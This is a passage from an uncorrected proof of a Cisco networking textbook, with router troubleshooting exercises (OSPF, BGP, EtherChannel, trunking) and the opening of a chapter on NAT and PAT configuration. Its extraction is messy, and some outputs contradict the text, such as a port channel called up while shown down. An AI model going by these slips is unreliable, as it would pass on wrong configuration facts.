| 172.16.1.0/30 is subnetted, 1 subnets                                                | 1931 |
| D      172.16.1.0 [90/332800] via 172.16.3.1, 00:31:25, Ethernet0/0                  | 1932 |
| 172.16.2.0/30 is subnetted, 1 subnets                                                | 1933 |
| D      172.16.2.0 [90/307200] via 172.16.3.1, 00:31:25, Ethernet0/0                  | 1934 |
| Router4 is receiving a route for 172.16.1.0/24 so that you know EIGRP is working:    | 1935 |
| Router4#sh ip int br                                                                 | 1936 |
| Interface          IP-Address          OK? Method Status          Protocol           | 1937 |
| Ethernet0/0          172.16.3.2          YES manual up          up                   | 1938 |
| Ethernet0/1          192.168.3.1        YES manual <b>administratively down down</b> | 1939 |
| You see that the interface is shut down. Let's enable it:                            | 1940 |
| Router4(config)#int e0/1                                                             | 1941 |
| Router4(config-if)#no shut                                                           | 1942 |
| Now let's try to ping 192.168.1.1, sourcing from 192.168.3.1:                        | 1943 |
| Router4#ping 192.168.1.1 source 192.168.3.1                                          | 1944 |
| Type escape sequence to abort.                                                       | 1945 |
| Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:                 | 1946 |
| Packet sent with a source address of 192.168.3.1                                     | 1947 |
| !!!!                                                                                 | 1948 |
| Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/6 ms                 | 1949 |
| Now users from LAN 192.168.1.0/24 can reach the servers in LAN 192.168.3.0/24.       | 1950 |

1951 **Exercise 4**

1952 While configuring OSPF, Router1 and Router2 will not form an adjacency.  
 1953 This looks pretty simple as you start to troubleshoot:

1954 Router1#sh ip protocols

```
1955 Routing Protocol is "ospf 1"
1956 Outgoing update filter list for all interfaces is not set
1957 Incoming update filter list for all interfaces is not set
1958 Router ID 172.16.2.1
1959 Number of areas in this router is 1. 1 normal 0 stub 0 nssa
1960 Maximum path: 4
1961 Routing for Networks:
1962 Routing on Interfaces Configured Explicitly (Area 0):
1963 Ethernet0/0
1964 Routing Information Sources:
1965 Gateway Distance Last Update
1966 Distance: (default is 110)
```

1967 Router2#sh ip protocols

```
1968 Routing Protocol is "ospf 1"
1969 Outgoing update filter list for all interfaces is not set
1970 Incoming update filter list for all interfaces is not set
1971 Router ID 172.16.2.2
1972 Number of areas in this router is 1. 1 normal 0 stub 0 nssa
1973 Maximum path: 4
1974 Routing for Networks:
1975 Routing on Interfaces Configured Explicitly (Area 1):
1976 Ethernet0/0
1977 Routing Information Sources:
1978 Gateway Distance Last Update
1979 Distance: (default is 110)
```

1980 As you can see, the area IDs mismatch. This could be seen from the following message displayed on the [AU11](#)  
 1981 console from Router2:

```
1982 *Feb 11 22:57:38.099: %OSPF-4-ERRRCV: Received invalid packet: mismatched area ID from
1983 backbone area from 172.16.2.1, Ethernet0/0
```

1984 You must change the area on IOU7:

```
1985 Router2(config)#int e0/0
1986 Router2(config-if)#no ip ospf 1 area 1
1987 Router2(config-if)#ip ospf 1 area 0
```



|                                                                                                                                                                          |      |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------|
| Now you should form an adjacency:                                                                                                                                        | 1988 |
| Router2#sh ip ospf neighbor                                                                                                                                              | 1989 |
| Neighbor ID      Pri    State              Dead Time    Address        Interface                                                                                         | 1990 |
| 172.16.2.1        1 <b>EXSTART/DR</b> 00:00:36    172.16.2.1    Ethernet0/0                                                                                              | 1991 |
| Looks like you never get past the EXSTART state on IOU7.                                                                                                                 | 1992 |
| Router1#sh ip ospf neigh                                                                                                                                                 | 1993 |
| Neighbor ID      Pri    State              Dead Time    Address        Interface                                                                                         | 1994 |
| 172.16.2.2        1 <b>EXCHANGE/BDR</b> 00:00:39    172.16.2.2    Ethernet0/0                                                                                            | 1995 |
| And Router1 is stuck in the EXCHANGE state. Let's run the debug ip ospf:                                                                                                 | 1996 |
| Router1#debug ip ospf                                                                                                                                                    | 1997 |
| *Feb 11 23:03:46.153: OSPF-1 ADJ    Et0/0: Nbr 172.16.2.2 has smaller interface MTU                                                                                      | 1998 |
| As mentioned in the "OSPF" section of this chapter, if the MTU sizes do not match during ExStart, no LSA exchange will occur, and the routers will not become neighbors. | 1999 |
|                                                                                                                                                                          | 2000 |
| Router1#sh int e0/0                                                                                                                                                      | 2001 |
| Ethernet0/0 is up, line protocol is up                                                                                                                                   | 2002 |
| Hardware is AmdP2, address is aabb.cc00.0600 (bia aabb.cc00.0600)                                                                                                        | 2003 |
| Internet address is 172.16.2.1/30                                                                                                                                        | 2004 |
| <b>MTU 1500 bytes</b> , BW 10000 Kbit/sec, DLY 1000 usec,                                                                                                                | 2005 |
| Router2#sh int e0/0                                                                                                                                                      | 2006 |
| Ethernet0/0 is up, line protocol is up                                                                                                                                   | 2007 |
| Hardware is AmdP2, address is aabb.cc00.0700 (bia aabb.cc00.0700)                                                                                                        | 2008 |
| Internet address is 172.16.2.2/30                                                                                                                                        | 2009 |
| <b>MTU 1000 bytes</b> , BW 10000 Kbit/sec, DLY 1000 usec,                                                                                                                | 2010 |
| You must change the MTU on Router2 because it is 1000 bytes, whereas Router1 is set to 1500 bytes:                                                                       | 2011 |
| Router2(config)#int e0/0                                                                                                                                                 | 2012 |
| Router2(config-if)#ip mtu 1500                                                                                                                                           | 2013 |
| Router2(config-if)#                                                                                                                                                      | 2014 |
| *Feb 11 23:07:23.050: %OSPF-5-ADJCHG: Process 1, Nbr 172.16.2.1 on Ethernet0/0 from LOADING to FULL, Loading Done                                                        | 2015 |
|                                                                                                                                                                          | 2016 |
| It looks like the adjacency has formed, but let's verify it:                                                                                                             | 2017 |
| Router1#sh ip ospf neighbor                                                                                                                                              | 2018 |
| Neighbor ID      Pri    State              Dead Time    Address        Interface                                                                                         | 2019 |
| 172.16.2.2        1 <b>FULL/DR</b> 00:00:37    172.16.2.2    Ethernet0/0                                                                                                 | 2020 |
| OSPF has fully converged as you are in the FULL state.                                                                                                                   | 2021 |

2022 **Exercise 5**

2023 You have received reports that when the link with network 172.16.10.0 drops, the BGP peering also drops.  
 2024 Let's begin troubleshooting from Router1 to find out why the redundant links do not keep the peering  
 2025 established.

2026 First, let's make sure that you can ping across both links:

```
2027 Router1#ping 172.16.10.2 source 172.16.10.1
2028 Type escape sequence to abort.
2029 Sending 5, 100-byte ICMP Echos to 172.16.10.2, timeout is 2 seconds:
2030 Packet sent with a source address of 172.16.10.1
2031 !!!!!
2032 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms
```

```
2033 Router1#ping 172.16.6.2 source 172.16.6.1
2034 Type escape sequence to abort.
2035 Sending 5, 100-byte ICMP Echos to 172.16.6.2, timeout is 2 seconds:
2036 Packet sent with a source address of 172.16.6.1
2037 !!!!!
2038 Success rate is 80 percent (4/5), round-trip min/avg/max = 5/6/8 ms
```

2039 The pings were successful. Let's verify that the loopback addresses are being used for the BGP neighbor  
 2040 peering:

```
2041 Router1#sh ip bgp summary
2042 BGP router identifier 192.168.1.1, local AS number 3
2043 BGP table version is 1, main routing table version 1
```

| Neighbor    | V | AS | MsgRcvd | MsgSent | TblVer | InQ | OutQ | Up/Down  | State/PfxRcd |
|-------------|---|----|---------|---------|--------|-----|------|----------|--------------|
| 192.168.2.2 | 4 | 1  | 9       | 9       | 1      | 0   | 0    | 00:05:24 | 0            |

```
2046 Router2#sh ip bgp summary
2047 BGP router identifier 192.168.2.2, local AS number 1
2048 BGP table version is 1, main routing table version 1
```

| Neighbor    | V | AS | MsgRcvd | MsgSent | TblVer | InQ | OutQ | Up/Down  | State/PfxRcd |
|-------------|---|----|---------|---------|--------|-----|------|----------|--------------|
| 192.168.1.1 | 4 | 3  | 9       | 9       | 1      | 0   | 0    | 00:05:45 | 0            |

2051 You can see that the peering information is correct. Now let's shut down e0/0 to make sure that the BGP  
 2052 session stays operational:

```
2053 Router1(config)#int e0/0
2054 Router1(config-if)#shut
2055 Router1(config-if)#do ping 192.168.2.2
2056 Type escape sequence to abort.
2057 Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
2058
2059 Success rate is 0 percent (0/5)
```

You can no longer ping the peer, and the session has dropped. Let's investigate why you cannot ping the loopback addresses further: 2060  
2061

```
Router2#sh ip route 192.168.1.1 2062
Routing entry for 192.168.1.1/32 2063
 Known via "static", distance 1, metric 0 (connected) 2064
 Routing Descriptor Blocks: 2065
 * directly connected, via Ethernet0/0 2066
 Route metric is 0, traffic share count is 1 2067
```

```
Router1#sh ip route 192.168.2.2 2068
% Network not in table 2069
```

For some reason, Router1 does not have network 192.168.2.2 in its routing table. 2070

```
Router1#sh run | begin ip route 2071
ip route 192.168.2.2 255.255.255.255 Ethernet0/0 2072
```

You can see here that the IP route to 192.168.2.2 is sent through the interface that you shut down. You need to add another route to 192.168.2.2, so that if one interface drops, the BGP session remains up. When the interface is down, all routes through this interface are removed from the routing table: 2073  
2074  
2075

```
Router1(config)#ip route 192.168.2.2 255.255.255.255 Ethernet0/1 2076
```

```
Router1(config)# do ping 192.168.2.2 2077
Type escape sequence to abort. 2078
Sending 5, 100-byte ICMP Echos to 2.2.2.2, timeout is 2 seconds: 2079
!!!! 2080
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/7 ms 2081
```

Interface E0/0 is still shut down, and you can now ping 192.168.2.2. 2082

```
Router1(config)#do sh ip bgp neigh 2083
BGP neighbor is 192.168.2.2, remote AS 1, external link 2084
 BGP version 4, remote router ID 0.0.0.0 2085
 BGP state = Idle 2086
```

The state is idle and you need to evaluate IOU2: 2087

```
Router2#ping 192.168.1.1 source 192.168.2.2 2088
Type escape sequence to abort. 2089
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds: 2090
Packet sent with a source address of 192.168.2.2 2091
..... 2092
Success rate is 0 percent (0/5) 2093
```

```
Router2# sh run | begin ip route 2094
ip route 192.168.1.1 255.255.255.255 Ethernet0/0 2095
```

2096 Interface e0/0 on Router2 connects to e0/0 on Router1, which is down. Therefore, 192.168.1.1 is not  
 2097 reachable from Router2. You need to add another route:

```
2098 Router2(config)#ip route 192.168.1.1 255.255.255.255 Ethernet0/1
2099 Router2(config)#int e0/0
2100 Router2(config-if)#shut
```

```
2101 Router2#ping 192.168.1.1 source 192.168.2.2
2102 Type escape sequence to abort.
2103 Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
2104 Packet sent with a source address of 192.168.2.2
2105 !!!!!
2106 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/6/10 ms
```

```
2107 Router2#sh ip bgp summ
2108 BGP router identifier 192.168.2.2, local AS number 1
2109 BGP table version is 1, main routing table version 1
```

```
2110 Neighbor V AS MsgRcvd MsgSent TblVer InQ OutQ Up/Down State/PfxRcd
2111 192.168.1.1 4 3 9 8 1 0 0 00:03:30 0
```

2112 You can see that the BGP session remained active and that you can still ping your neighbor.

## 2113 Exercise 6

2114 You are troubleshooting why the port channel is not forming. The configuration looks good, but let's dive  
 2115 into it:

```
2116 Router2#sh etherchannel detail
2117 Channel-group listing:
2118 -----
```

```
2119 Group: 1
2120 -----
2121 Group state = L3
2122 Ports: 3 Maxports = 8
2123 Port-channels: 1 Max Port-channels = 1
2124 Protocol: -
2125 Minimum Links: 0
2126 Ports in the group:
2127 -----
2128 Port: Et0/0
2129 -----
```

```
2130 Port state = Up Mstr In-Bndl
2131 Channel group = 1 Mode = On Gchange = -
2132 Port-channel = Po1 GC = - Pseudo port-channel = Po1
2133 Port index = 0 Load = 0x00 Protocol = -
```

```

Age of the port in the current state: 0d:00h:03m:37s 2134

Router1#sh etherchannel detail 2135
 Channel-group listing: 2136
 ----- 2137

Group: 1 2138
----- 2139
Group state = L3 2140
Ports: 3 Maxports = 8 2141
Port-channels: 1 Max Port-channels = 1 2142
Protocol: - 2143
Minimum Links: 0 2144
 Ports in the group: 2145
 ----- 2146

Port: Et0/0 2147
----- 2148

Port state = Up Mstr In-Bndl 2149
Channel group = 1 Mode = On Gcchange = - 2150
Port-channel = Po1 GC = - Pseudo port-channel = Po1 2151
Port index = 0 Load = 0x00 Protocol = - 2152

Age of the port in the current state: 0d:00h:06m:02s 2153

Router1#sh int port-channel 1 2154
Port-channel1 is down, line protocol is down (notconnect) 2155
 Hardware is EtherChannel, address is aabb.cc80.0100 (bia aabb.cc80.0100) 2156
 Internet address is 172.16.10.1/30 2157

 What you notice is that both EtherChannels are set to mode = on. By default, if you do not specify a
 mode, it will be auto. This means neither side of the EtherChannel will actively negotiate: 2158
 2159

Router1(config)#int range e0/0 - 2 2160
Router1(config-if-range)#no channel-group 1 mode on 2161
Router1(config-if-range)# channel-group 1 mode desirable 2162
Router1(config-if-range)#channel-protocol pagp 2163

Router2(config)#int range e0/0 - 2 2164
Router2(config-if-range)#no channel-group 1 mode on 2165
Router2(config-if-range)# channel-group 1 mode desirable 2166
Router2(config-if-range)#channel-protocol pagp 2167
*Feb 13 01:56:41.879: %LINK-3-UPDOWN: Interface Port-channel1, changed state to up 2168

Router1#sh int port-channel 1 2169
Port-channel1 is down, line protocol is down (notconnect) 2170
 Hardware is EtherChannel, address is aabb.cc80.0100 (bia aabb.cc80.0100) 2171
 Internet address is 172.16.10.1/30 2172

 The port channel is now up! 2173

```

2174 **Exercise 7**

2175 You have seen reports that Router1 cannot communicate with VLAN 100 or 500. Troubleshoot the issue to  
 2176 resolve the problem.

2177 First, attempt to ping Switch1 from Router1:

2178 Router1#ping 192.168.10.2  
 2179 Type escape sequence to abort.  
 2180 Sending 5, 100-byte ICMP Echos to 192.168.10.2, timeout is 2 seconds:  
 2181 .....  
 2182 Success rate is 0 percent (0/5)

2183 Router1#ping 192.168.20.2  
 2184 Type escape sequence to abort.  
 2185 Sending 5, 100-byte ICMP Echos to 192.168.20.2, timeout is 2 seconds:  
 2186 .....  
 2187 Success rate is 0 percent (0/5)

2188 Now try to ping the server and workstations from Switch1:

2189 Switch1#ping 192.168.10.3  
 2190 Type escape sequence to abort.  
 2191 Sending 5, 100-byte ICMP Echos to 192.168.10.3, timeout is 2 seconds:  
 2192 !!!!!  
 2193 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/8 ms

2194 Switch1#ping 192.168.20.3  
 2195 Type escape sequence to abort.  
 2196 Sending 5, 100-byte ICMP Echos to 192.168.20.3, timeout is 2 seconds:  
 2197 !!!!!  
 2198 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/6/12 ms

2199 There appears to be an issue between Switch1 and Router1. Let's troubleshoot further:

2200 Router1#sh vlans  
 2201 Virtual LAN ID: 1 (IEEE 802.1Q Encapsulation)

2202 VLAN Trunk Interface: Ethernet0/0

2203 This is configured as native Vlan for the following interface(s) :  
 2204 Ethernet0/0

| 2205 | Protocols Configured:           | Address: | Received: | Transmitted: |
|------|---------------------------------|----------|-----------|--------------|
| 2206 | Other                           |          | 0         | 142          |
| 2207 | 57 packets, 3648 bytes input    |          |           |              |
| 2208 | 142 packets, 10369 bytes output |          |           |              |

|                                                                                   |      |
|-----------------------------------------------------------------------------------|------|
| <b>Virtual LAN ID: 100 (IEEE 802.1Q Encapsulation)</b>                            | 2209 |
| <b>vLAN Trunk Interface: Ethernet0/0.100</b>                                      | 2210 |
| Protocols Configured: Address: Received: Transmitted:                             | 2211 |
| IP 192.168.10.1 0 0                                                               | 2212 |
| Other 0 16                                                                        | 2213 |
| 0 packets, 0 bytes input                                                          | 2214 |
| 16 packets, 736 bytes output                                                      | 2215 |
| <b>Virtual LAN ID: 500 (IEEE 802.1Q Encapsulation)</b>                            | 2216 |
| <b>vLAN Trunk Interface: Ethernet0/0.500</b>                                      | 2217 |
| Protocols Configured: Address: Received: Transmitted:                             | 2218 |
| IP 192.168.20.1 8 0                                                               | 2219 |
| Other 0 5                                                                         | 2220 |
| 399 packets, 25536 bytes input                                                    | 2221 |
| 5 packets, 230 bytes output                                                       | 2222 |
| Router1 appears to be configured with the correct subinterfaces and IP addresses: | 2223 |
| Router1#ping 192.168.10.1                                                         | 2224 |
| Type escape sequence to abort.                                                    | 2225 |
| Sending 5, 100-byte ICMP Echos to 192.168.10.1, timeout is 2 seconds:             | 2226 |
| !!!!                                                                              | 2227 |
| Success rate is 100 percent (5/5), round-trip min/avg/max = 3/4/5 ms              | 2228 |
| Router1#ping 192.168.20.1                                                         | 2229 |
| Type escape sequence to abort.                                                    | 2230 |
| Sending 5, 100-byte ICMP Echos to 192.168.20.1, timeout is 2 seconds:             | 2231 |
| !!!!                                                                              | 2232 |
| Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/7 ms              | 2233 |
| Router1 can ping its own IP addresses. Let's verify the trunk interface:          | 2234 |
| Switch1#sh interfaces trunk                                                       | 2235 |
| Switch1 does not have a trunk configured:                                         | 2236 |
| Switch1#sh run int e0/2                                                           | 2237 |
| Building configuration...                                                         | 2238 |
| Current configuration : 80 bytes                                                  | 2239 |
| !                                                                                 | 2240 |
| interface Ethernet0/2                                                             | 2241 |
| switchport trunk encapsulation dot1q                                              | 2242 |
| duplex auto                                                                       | 2243 |
| end                                                                               | 2244 |

```
2245 Switch1 needs the interface E0/2 to be set up as a trunk port:
2246 Switch1(config)#int e0/2
2247 Switch1(config-if)#switchport mode trunk
2248 Router1#ping 192.168.10.3
2249 Type escape sequence to abort.
2250 Sending 5, 100-byte ICMP Echos to 192.168.10.3, timeout is 2 seconds:
2251 .!!!!
2252 Success rate is 80 percent (4/5), round-trip min/avg/max = 2/4/6 ms
2253 Router1#ping 192.168.20.3
2254 Type escape sequence to abort.
2255 Sending 5, 100-byte ICMP Echos to 192.168.20.3, timeout is 2 seconds:
2256 .!!!!
2257 Success rate is 80 percent (4/5), round-trip min/avg/max = 5/5/6 ms
2258 You can now successfully ping the server and workstation from Router1.
```

Uncorrected Proof



# Author Queries

Chapter No.: 8      0005078428

| Queries | Details Required                                                                                                                | Author's Response |
|---------|---------------------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Please check if edit to sentence starting "This command displays a..." is okay.                                                 |                   |
| AU2     | Please check if "172.16.6.1" is okay as edited.                                                                                 |                   |
| AU3     | Please check if "172.16.6.0" in sentence starting "From the output of..." should be changed to "172.16.6.1".                    |                   |
| AU4     | Please check if "172.16.6.0" in sentence starting "Since both routers are ..." should be changed to "172.16.6.1".               |                   |
| AU5     | Please check if "172.16.6.0" in sentence starting "You have added the ..." should be changed to "172.16.6.1".                   |                   |
| AU6     | Please consider specifying what needs to be satisfied in occurrences of sentence starting "Only if the preceding...".           |                   |
| AU7     | Please check if "OSPF two-way, ExStart, exchange, loading, and full states" is okay as edited.                                  |                   |
| AU8     | Please check if sentence starting "Our Adjacency has yet..." should be formatted in normal (text) font and hence can be edited. |                   |
| AU9     | Please provide citations for "Figures 8-17 to 8-22" in the text.                                                                |                   |
| AU10    | Please check if "Let us look at the database" should be formatted in normal (text) font and hence can be edited.                |                   |
| AU11    | Please check if edit to sentence starting "This could be seen..." is okay.                                                      |                   |
| AU12    | Please check if edit to sentence starting "Troubleshoot the issue to..." is okay.                                               |                   |

## CHAPTER 9



# Network Address Translation and Dynamic Host Configuration Protocol

This chapter covers Network Address Translation (NAT) and Dynamic Host Configuration Protocol (DHCP). The NAT discussion covers static NAT, dynamic NAT, and Port Address Translation (PAT). DHCP covers configuring the router to forward a DHCP request and configuring a router to be a DHCP server. At the end of the chapter, there are exercises to reinforce the NAT and DHCP concepts.

## NAT

NAT was implemented to deter the exhaustion of IP address space by allowing multiple private IP addresses to be represented by a small amount of public IP addresses. NAT can be useful when companies change Internet Service Providers (ISPs) and their public IP addresses change, but their internal private IP addresses remain the same. Think about your home wireless networks, for instance. You are capable of connecting multiple devices to the Internet while paying your ISP for only one IP address. Many home users today have multiple laptops, cellular phones, smart TVs, gaming consoles, tablets, printers, and even household appliances connected to the Internet. This is all due to NAT.

Static NAT allows one-to-one mapping of private-to-public IP addresses. This means if you use static NAT, you need one routable Internet IP address for every private IP address on your network.

AUI

Dynamic NAT allows a range of private IP addresses to map to a range of public IP addresses. Its difference from static NAT is that you have a pool of public IP addresses, so you do not have to statically assign each private IP address to a public IP address.

Overloading is a type of dynamic NAT that maps many private IP addresses to a single public IP address. Overloading is also called Port Address Translation (PAT), which, by using different source ports, allows hundreds and thousands of users with local private IP addresses to connect to the Internet with only one routable public IP address. This is one of the main reasons we have not yet exhausted all IPv4 Internet IP addresses. This is what most home WLANs are set up with.

Let's dive into some NAT terminology. Addresses that are public addresses used on the Internet are called **global addresses**. These are the addresses after a NAT has taken place; they could also be private IP addresses if the addresses do not need to be routed on the Internet. **Local addresses** are used before NATs have occurred. The **inside local address** is the IP address used before translation and is normally a private IP address. The **outside local address** is the address that normally connects to your ISP and is routable on the Internet. The **inside global address** becomes the outside local address after NAT translation; it is the public IP address. The **outside global address** is the public IP address of the destination host.

33  
34

## Static NAT

Let's dive into a NAT example using Figure 9-1 and Table 9-1.

this figure will be printed in b/w




Figure 9-1. Static NAT example

35  
36

As you can see from Figure 9-1 and Table 9-1, the private IP addresses of 172.16.1.1 and 172.16.2.1 are converted by the router using static NAT to a public address of 87.66.44.33.

t1.1

Table 9-1. Static NAT Table

| Inside Local Address | Inside Global Address |
|----------------------|-----------------------|
| 172.16.1.1           | 87.66.44.33           |
| 172.16.2.1           |                       |

t1.2  
t1.3  
t1.4

Now let's walk through a static NAT configuration example using Figure 9-2.

this figure will be printed in b/w




Figure 9-2. Static NAT example 2

Let's dive into the static NAT configuration:

```
Router1(config)#int e0/0
Router1(config-if)#ip add 87.66.44.33 255.255.255.252
Router1(config-if)#int e0/1
Router1(config-if)#ip add 172.16.1.2 255.255.255.0
```

```

Router1(config-if)#int e0/1 37
Router1(config-if)#ip nat inside 38
Router1(config-if)#int e0/0 39
Router1(config-if)#ip nat outside 40

```

```

Router1(config)#ip nat inside source static ? 41
 A.B.C.D Inside local IP address 42
 esp IPSec-ESP (Tunnel mode) support 43
 network Subnet translation 44
 tcp Transmission Control Protocol 45
 udp User Datagram Protocol 46

```

```


Router1(config)#ip nat inside source static network 172.16.1.0 87.66.44.33 47

```

In the configuration representing Figure 9-2, all internal addresses in the 172.16.1.0/24 range have the outside source address 87.66.44.33. We have configured one private address interface and one public address interface. The public interface is configured using the **ip nat outside** command, and the private interfaces are configured with the **ip nat inside** command. 48-51

## Dynamic NAT 52

Dynamic NAT provides a pool of addresses that convert public IP addresses to a group of private IP addresses for inside users. Keep in mind that you must have a public IP address for each private IP address. Let's use Figure 9-3 to provide an example of dynamic NAT. 53-55



**Figure 9-3.** Dynamic NAT example

Let's configure dynamic NAT based on Figure 9-3:

```

Router1(config)#int e0/0
Router1(config-if)#ip address 136.35.67.1 255.255.255.0
Router1(config-if)#ip nat outside
Router1(config-if)#int e0/1
Router1(config-if)#ip add 172.16.1.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config)#ip nat pool test ?
 A.B.C.D Start IP address
 netmask Specify the network mask
 prefix-length Specify the prefix length

Router1(config)#ip nat pool LAN 136.35.67.1 136.35.67.254 netmask 255.255.255.0

```

The **ip nat pool** command creates the test pool using /24:

```
Router1(config)#access-list 1 permit 172.16.1.0 0 0.0.0.255
Router1(config)#ip nat inside source list 1 pool LAN
```

We have not covered access-list at this point, but it is relevant for the use of NAT. The access list here is permitting network 172.16.1.0/24 to receive a public IP address translated by NAT using our LAN pool. access-lists are covered in Chapter 10.

Let's send some traffic from Router1 to start the translation:

```
Router1#ping 136.35.67.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 136.35.67.2, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/3/4 ms

Router1#sh ip nat translation
Pro Inside global Inside local Outside local Outside global
icmp 136.35.67.2:1 172.16.1.1:1 136.35.67.2:1 136.35.67.2:1
--- 136.35.67.2 172.16.1.1 --- ---
```


NAT shows that the 172.16.1.1 IP address has been translated to 136.35.67.2.

## Port Address Translation (PAT)

Unique source port numbers are used by PAT on the inside public IP address to distinguish between NATs. Since port numbers range from 0 to 65,535, the maximum number of NATs on one external address is 65,536.

Let's dive into a PAT example using Figure 9-4 and Table 9-2.

this figure will be printed in b/w



**Figure 9-4.** PAT example

As you can see in Table 9-2, PAT is able to keep up with the NATs of private address to public address by attaching the port number associated with each translation.

t2.1 **Table 9-2.** PAT Table

| Inside Local Address | Inside Global Address |      |
|----------------------|-----------------------|------|
| 192.168.10.1:3128    | 83.49.36.73:3128      | t2.2 |
|                      |                       | t2.3 |
| 192.168.20.1:3124    | 83.49.36.73:3124      | t2.4 |

As you can see in Figure 9-4 and Table 9-2, the private IP addresses of 192.168.10.1 and 192.168.20.1 are converted by the router using PAT to a single public address of 83.49.36.73. Now let's walk through a PAT configuration example using Figure 9-4:

```

Router1(config)#int e0/0
Router1(config-if)#ip add 83.49.36.73 255.255.255.252
Router1(config-if)#ip nat outside
Router1(config-if)#int e0/1
Router1(config-if)#ip add 192.168.10.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config-if)#int e0/2
Router1(config-if)#ip add 192.168.20.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config)#ip nat pool test 83.49.36.73 83.49.36.73 netmask 255.255.255.252
Router1(config)#access-list 1 permit 192.168.10.0 0.0.0.255
Router1(config)#access-list 1 permit 192.168.20.0 0.0.0.255
Router1(config)#ip nat inside source list 1 pool test overload
Router1(config)#ip nat inside source list 1 interface e0/0 overload

```

Notice from the configuration that the pool only has one IP address available. The **overload** command is also used for PAT, which enables the router to have multiple translations to one public IP address. This configuration is great for large environments, as many private IP addresses can use one public IP address to route to the Internet. It is also great if you have a small company with only one IP address assigned by your local ISP.

The following is another way to configure PAT:

```

Router1(config)#int e0/0
Router1(config-if)#ip add 83.49.36.73 255.255.255.252
Router1(config-if)#ip nat outside
Router1(config-if)#int e0/1
Router1(config-if)#ip add 192.168.10.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config-if)#int e0/2
Router1(config-if)#ip add 192.168.20.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config)#access-list 1 permit 192.168.10.0 0.0.0.255
Router1(config)#access-list 1 permit 192.168.20.0 0.0.0.255
Router1(config)#ip nat inside source list 1 interface e0/0 overload

```

Do you see the difference from the previous example? The NAT pool was used previously, but this time it is the interface that handles the NATs.

114 You can verify that NAT is working by using the **show ip nat translation** and **show ip nat**  
 115 **statistics** commands:

```

116 Router1#sh ip nat translations
117 Pro Inside global Inside local Outside local Outside
118 global
119 icmp 83.49.36.73:1024 192.168.20.1:19 83.49.36.74:19 83.49.36.74:1024
120 icmp 83.49.36.73:1025 192.168.20.1:20 83.49.36.74:20 83.49.36.74:1025
121 icmp 83.49.36.73:17 192.168.10.1:17 83.49.36.74:17 83.49.36.74:17
122 icmp 83.49.36.73:18 192.168.10.1:18 83.49.36.74:18 83.49.36.74:18
123 icmp 83.49.36.73:19 192.168.10.1:19 83.49.36.74:19 83.49.36.74:19

124 Router1#sh ip nat statistics
125 Total active translations: 2 (0 static, 2 dynamic; 2 extended)
126 Peak translations: 2, occurred 00:00:35 ago
127 Outside interfaces:
128 Ethernet0/0
129 Inside interfaces:
130 Ethernet0/1, Ethernet0/2
131 Hits: 19 Misses: 0
132 CEF Translated packets: 19, CEF Punted packets: 0
133 Expired translations: 0
134 Dynamic mappings:
135 -- Inside Source
136 [Id: 3] access-list 1 interface Ethernet0/0 refcount 2

137 Total doors: 0
